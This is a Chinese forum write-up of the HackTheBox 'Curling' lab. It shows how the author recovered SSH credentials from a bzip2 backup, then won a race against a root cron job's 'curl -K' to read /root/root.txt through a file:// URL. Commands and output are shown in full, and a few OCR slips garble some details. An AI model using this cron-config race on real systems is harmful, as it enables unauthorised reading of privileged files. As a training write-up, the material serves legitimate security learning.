
我们打开/home/floris 发现user.txt，但是并没有权限查看
根据上面的提示我们查看/home/floris/里面可以查看的文件。
cat password_backup
查看前面的文件头425a68是一个压缩文件头
可以使用Bzip2算法的 压缩文件



```
541292 drwxr-x--- 2 root   floris 4.0K May 22  2018 admin-area
537849 -rw-r--r-- 1 floris floris 1.1K May 22  2018 password_backup
541293 -rw-r----- 1 floris floris   33 May 22  2018 user.txt
file user.txt
user.txt: regular file, no read permission

file password_backup
password_backup: ASCII text
cat password_backup
00000000: 425a 6839 3141 5926 5359 819b bb48 0000  BZh91AY&SY...H..
00000010: 17ff fffc 41cf 05f9 5029 6176 61cc 3a34  ....A...P)ava.:4
00000020: 4edc cccc 6e11 5400 23ab 4025 f802 1960  N...n.T.#.@%...`
00000030: 2018 0ca0 0092 1c7a 8340 0000 0000 0000   ......z.@......
00000040: 0680 6988 3468 6469 89a6 d439 ea68 c800  ..i.4hdi...9.h..
00000050: 000f 51a0 0064 681a 069e a190 0000 0034  ..Q..dh........4
00000060: 6900 0781 3501 6e18 c2d7 8c98 874a 13a0  i...5.n......J..
00000070: 0868 ae19 c02a b0c1 7d79 2ec2 3c7e 9d78  .h...*..}y..<~.x
00000080: f53e 0809 f073 5654 c27a 4886 dfa2 e931  .>...sVT.zH....1
00000090: c856 921b 1221 3385 6046 a2dd c173 0d22  .V...!3.`F...s."
000000a0: b996 6ed4 0cdb 8737 6a3a 58ea 6411 5290  ..n....7j:X.d.R.
000000b0: ad6b b12f 0813 8120 8205 a5f5 2970 c503  .k./... ....)p..
000000c0: 37db ab3b e000 ef85 f439 a414 8850 1843  7..;.....9...P.C
000000d0: 8259 be50 0986 1e48 42d5 13ea 1c2a 098c  .Y.P...HB....*..
000000e0: 8a47 ab1d 20a7 5540 72ff 1772 4538 5090  .G.. .U@r..rE8P.
000000f0: 819b bb48                                ...H
```

把该文件放到kali下使用bzip命令,然后直接打开压缩包有个password.txt文件，有一个账号密码
bzip2 -d password_backup.tar.bz2

ssh账号密码：
flort/5d<wdCbdZu)|hChXll
cat user.txt



```
5d<wdCbdZu)|hChXll
```


```
# Rogerd @ kali in /mnt/hgfs/gx [0:38:46]
$ bzip2 -d password_backup.tar.bz2

# Rogerd @ kali in /mnt/hgfs/gx [0:39:36]
$ ls
Cknife  Nessus-8.1.1-debian6_amd64.deb  password_backup.tar
```

尝试看一下进程变化，使用ps命令然后间隔几分钟分别输出a.txt、b.txt。最后使用diff a.txt b.txt比较
ps -ef > a.txt
ps -ef > b.txt
diff a.txt b.txt
这里是比较出来的部分内容，看到cron，是个定时任务的命令
再看看cat /root/default.txt> 最后输出到input

```
> root      1954  1062  0 07:10 ?        00:00:00 /usr/sbin/CRON -f
> root      1957  1954  0 07:10 ?        00:00:00 /bin/sh -c sleep 1; cat /root/default.txt > /home/floris/admin-area/input
> root      1959  1957  0 07:10 ?        00:00:00 sleep 1
```

我们可以cat /home/floris/admin-area/input 。发现没啥信息。那应该就是修改cron里面的任务计划，去cat /root/root.txt。然后再查看admin-area/input文件了
但是发现这里并不是这样去完成的，我们换个思路，监听新进程，然后看cron执行了什么操作，然后再分析一波。

通过不断的去查看新的进程，输出出来，就能找到定时任务执行的命令了。
while true; do ps -ef | grep sh | grep -v sshd |grep root;done;




```
root     32267 32266  0 08:28 ?        00:00:00 /bin/sh -c curl -K /home/floris/admin-area/input -o /home/floris/admin-area/report
root     32272 32265  0 08:28 ?        00:00:00 /bin/sh -c sleep 1; cat /root/default.txt > /home/floris/admin-area/input
root     32267 32266  0 08:28 ?        00:00:00 /bin/sh -c curl -K /home/floris/admin-area/input -o /home/floris/admin-area/report
root     32272 32265  0 08:28 ?        00:00:00 /bin/sh -c sleep 1; cat /root/default.txt > /home/floris/admin-area/input
root     32272 32265  0 08:28 ?        00:00:00 /bin/sh -c sleep 1; cat /root/default.txt > /home/floris/admin-area/input
root     32272 32265  0 08:28 ?        00:00:00 /bin/sh -c sleep 1; cat /root/default.txt > /home/floris/admin-area/input
root     32272 32265  0 08:28 ?        00:00:00 /bin/sh -c sleep 1; cat /root/default.txt > /home/floris/admin-area/input
root     32272 32265  0 08:28 ?        00:00:00 /bin/sh -c sleep 1; cat /root/default.txt > /home/floris/admin-area/input
root     32272 32265  0 08:28 ?        00:00:00 /bin/sh -c sleep 1; cat /root/default.txt > /home/floris/admin-area/input
root     32272 32265  0 08:28 ?        00:00:00 /bin/sh -c sleep 1; cat /root/default.txt > /home/floris/admin-area/input
root     32272 32265  0 08:28 ?        00:00:00 /bin/sh -c sleep 1; cat /root/default.txt > /home/floris/admin-area/input
root     32272 32265  0 08:28 ?        00:00:00 /bin/sh -c sleep 1; cat /root/default.txt > /home/floris/admin-area/input
root     32272 32265  0 08:28 ?        00:00:00 /bin/sh -c sleep 1; cat /root/default.txt > /home/floris/admin-area/input
root     32272 32265  0 08:28 ?        00:00:00 /bin/sh -c sleep 1; cat /root/default.txt > /home/floris/admin-area/input
root     32272 32265  0 08:28 ?        00:00:00 /bin/sh -c sleep 1; cat /root/default.txt > /home/floris/admin-area/input
root     32272 32265  0 08:28 ?        00:00:00 /bin/sh -c sleep 1; cat /root/default.txt > /home/floris/admin-area/input
root     32272 32265  0 08:28 ?        00:00:00 /bin/sh -c sleep 1; cat /root/default.txt > /home/floris/admin-area/input
root     32272 32265  0 08:28 ?        00:00:00 /bin/sh -c sleep 1; cat /root/default.txt > /home/floris/admin-area/input
root     32272 32265  0 08:28 ?        00:00:00 /bin/sh -c sleep 1; cat /root/default.txt > /home/floris/admin-area/input
root     32272 32265  0 08:28 ?        00:00:00 /bin/sh -c sleep 1; cat /root/default.txt > /home/floris/admin-area/input
root     32272 32265  0 08:28 ?        00:00:00 /bin/sh -c sleep 1; cat /root/default.txt > /home/floris/admin-area/input
^C
floris@curling:~$ 
```

分析了一下定时任务通过curl -K 读取文件，把获取到的内容写入report

我们在1.txt写入内容

```
url = "file:///root/root.txt"
```

然后通过cp不断的去竞争input，写入file:///root/root.txt。
然后curl 就会读取到root.txt写入report了
while true; do cp -p /tmp/1.txt /home/floris/admin-area/input;done;



```
floris@curling:~$ while true; do cp -p /tmp/1.txt /home/floris/admin-area/input;done;
cp: preserving times for '/home/floris/admin-area/input': Operation not permitted
cp: preserving times for '/home/floris/admin-area/input': Operation not permitted
cp: preserving times for '/home/floris/admin-area/input': Operation not permitted
cp: preserving times for '/home/floris/admin-area/input': Operation not permitted
cp: preserving times for '/home/floris/admin-area/input': Operation not permitted
cp: preserving times for '/home/floris/admin-area/input': Operation not permitted
cp: preserving times for '/home/floris/admin-area/input': Operation not permitted
cp: preserving times for '/home/floris/admin-area/input': Operation not permitted
cp: preserving times for '/home/floris/admin-area/input': Operation not permitted
cp: preserving times for '/home/floris/admin-area/input': Operation not permitted
cp: preserving times for '/home/floris/admin-area/input': Operation not permitted
cp: preserving times for '/home/floris/admin-area/input': Operation not permitted
cp: preserving times for '/home/floris/admin-area/input': Operation not permitted
```

最后cat写入的文件就拿到flag啦
cat report

最后致谢一下金师傅给的提示！
参考
https://fly8wo.github.io/2018/10/21/Joomla%E6%B8%97%E9%80%8F-%E6%9D%83%E9%99%90%E8%8E%B7%E5%8F%96%E4%B8%8E%E7%BB%B4%E6%8C%

点击收藏 | 2 关注 | 1

上一篇：利用Burp Suite进行IOS... 下一篇：某CMS最新版-远程代码执行

1. 3 条回复

teem**** 2019-01-17 10:52:25

哪里能下载靶机呢？

0 回复Ta

1x2凯凯凯 2019-03-23 10:29:37

webshell写进去之后，nc监听后报错找不到/bin/sh是为什么啊?

0 回复Ta

---

whale 2019-05-25 16:03:06

@teem**** hackthebox上的，不用下载

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板